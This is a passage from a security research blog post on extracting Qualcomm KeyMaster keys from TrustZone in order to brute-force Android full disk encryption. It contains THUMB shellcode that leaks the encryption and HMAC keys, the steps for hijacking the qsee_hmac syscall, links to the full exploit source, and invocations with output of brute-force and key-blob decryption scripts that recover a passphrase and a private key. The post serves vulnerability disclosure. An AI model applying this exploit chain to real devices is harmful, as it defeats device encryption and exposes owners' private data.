  qsee_syscall(0xFFFFFFE3, hmac_type, (int)data, datalen, (int)key, keylen, (int)out);
  return result;
}
```

This is a good candidate for a few reasons:

1. The "data" argument that's passed in is a buffer that's shared with the non-secure world. This means whatever we write to it can easily retrieved after returning from the "Secure World".
2. The *qsee_hmac* function is not called very often, so hijacking it for a couple of seconds would probably be harmless.
3. The function receives the address of the HMAC key as one of the arguments. This saves us the need to find the KeyMaster application's address dynamically and calculate the addresses of the keys in memory.

Finally, all our shellcode would have to do is to read the HMAC and encryption keys from the KeyMaster application's global buffer (at the locations we saw earlier on), and "leak" them into the shared buffer. After returning from the command request, we could then simply fish-out the leaked keys from the shared buffer. Here's a small snippet of THUMB assembly that does just that:

```
.code 16

//Seeking out to the location of the encryption key
SUB R3, R3, #0x10

//Coping out both keys to the shared buffer
MOV R2, #0x0
loop:
LDR R0, [R3, R2]
STR R0, [R1, R2]
ADD R2, R2, #0x4
MOV R0, #0x30
SUB R0, R2, R0
BLT loop

//Returning success
MOV R0, #0
BX LR
```


Shellcode which leaks KeyMaster Keys

Putting it all together

Finally, we have all the pieces of the puzzle. All we need to do in order to extract the KeyMaster keys is to:

- Enable the DACR in the TrustZone kernel to allow us to modify the code cave.
- Write a small shellcode stub in the code cave which reads the keys from the KeyMaster application.
- Hijack the "*qsee_hmac*" system-call and point it at our shellcode stub.
- Call the KeyMaster's key-generation command, causing it to trigger the poisoned system-call and exfiltrate the keys into the shared buffer.
- Read the leaked keys from the shared buffer.

Here's a diagram detailing all of these steps:



The Code

Finally, as always, I've provided the full source code for the attack described above. The code builds upon the two previously disclosed issues in the zero-to-TrustZone series, and allows you to leak the KeyMaster keys directly from your device! After successfully executing the exploit, the KeyMaster keys should be printed to the console, like so:

```
[+] Enabled all domain permissions
[+] Writing shellcode to code cave
[+] Writing the function arguments
[+] Writing the function arguments
[+] Overwriting qsee_hmac function pointer
[+] Generated encrypted keypair blob!
-----------------------------------------------
[+] Leaked KeyMaster Keys!
[+] KeyMaster Key Encryption Key (KEK): 08DF57BED3F2396BACB6719444A308F2
[+] KeyMaster HMAC Key: C983041E84C04C1DFAA707763C31993D3FEA235AD54D7C2F3EE162CD380EEA30
[+] Widevine unload res: 0
```

You can find the full source code of the exploit here:

https://github.com/laginimaineb/ExtractKeyMaster

I've also written a set of python scripts which can be used to brute-force Android full disk encryption off the device. You can find the scripts here:

https://github.com/laginimaineb/android_fde_bruteforce

Simply invoke the python script *fde_bruteforce.py* using:

- The *crypto footer* from the device
- The leaked KeyMaster keys
- The word-list containing possible passwords

Currently, the script simply enumerates each password from a given word-list, and attempts to match the encryption result with the "scrypted intermediate key" stored in the *crypto footer*. That is, it passes each word in the word-list through the Android FDE KDF, *scrypt*s the result, and compares it to the value stored in the *crypto footer*. Since the implementation is fully in python, it is rather slow... However, those seeking speed could port it to a much faster platform, such as hashcat/oclHashcat.

Here's what it looks like after running it on my own Nexus 6, encrypted using the password "secret":

```
$ python fde_bruteforce.py \
       metadata.bin \
       08DF57BED3F2396BACB6719444A308F2 \
       C983041E84C04C1DFAA707763C31993D3FEA235AD54D7C2F3EE162CD380EEA30 \
       wordlist.txt
[+] HMAC match!
[+] Key is valid!
[+] pow(pow(0x1337, e, N), d, N) == 0x1337
[+] Trying password: password
[+] Trying password: dadada
[+] Trying password: secret
----------------------------------------
[+] Found Full Disk Encryption Passphrase!
[+] Passphrase: secret
[+] Intermediate Key: 8dd12c8d9f1f9ead18873f0f7363f880ce65502baaca94a81b5af5bb6eb5d57e
----------------------------------------
```

Lastly, I've also written a script which can be used to decrypt already-generated KeyMaster key blobs. If you simply have a KeyMaster *key blob* that you'd like to decrypt using the leaked keys, you can do so by invoking the script *km_keymaster.py*, like so:

```
$ python keymaster_mod.py \
    08DF57BED3F2396BACB6719444A308F2 \
    C983041E84C04C1DFAA707763C31993D3FEA235AD54D7C2F3EE162CD380EEA30 \
    km_blob.bin
------------------------------
Decrypted Private Key:
N=12884909192995055366802641628686136965951303837344695450022532835712370882980043453149034664816818402275407468839212817725970719933532947867857515867553847350775584712704738805746030401567027988683315712262724076905523253766822518182512386582030859104926169272826336750477060269555061632608888222441261140071 7
e=3
d=85899394619967035778684277524574246439675358915631303000150218904749139219866956354326897765445456015169383125594752118173138132890219652452383439117025633867156029067528216706376678016141767431383862576779249562727543684884904110518692496602685123496408368310502960473521563762531747885761794170047919026771
------------------------------
[+] Key is valid!
[+] pow(pow(0x1337, e, N), d, N) == 0x1337
```

Final Thoughts

Full disk encryption is used world-wide, and can sometimes be instrumental to ensuring the privacy of people's most intimate pieces of information. As such, I believe the encryption scheme should be designed to be as "bullet-proof" as possible, against all types of adversaries. As we've seen, the current encryption scheme is far from bullet-proof, and can be hacked by an adversary or even broken by the OEMs themselves (if they are coerced to comply with law enforcement).

I hope that by shedding light on the subject, this research will motivate OEMs and Google to come together and think of a more robust solution for FDE. I realise that in the Android ecosystem this is harder to guarantee, due to the multitude of OEMs. However, I believe a concentrated effort on both sides can help the next generation of Android devices be truly "uncrackable".

Source: https://bits-please.blogspot.in/2016/06/extracting-qualcomms-keymaster-keys.html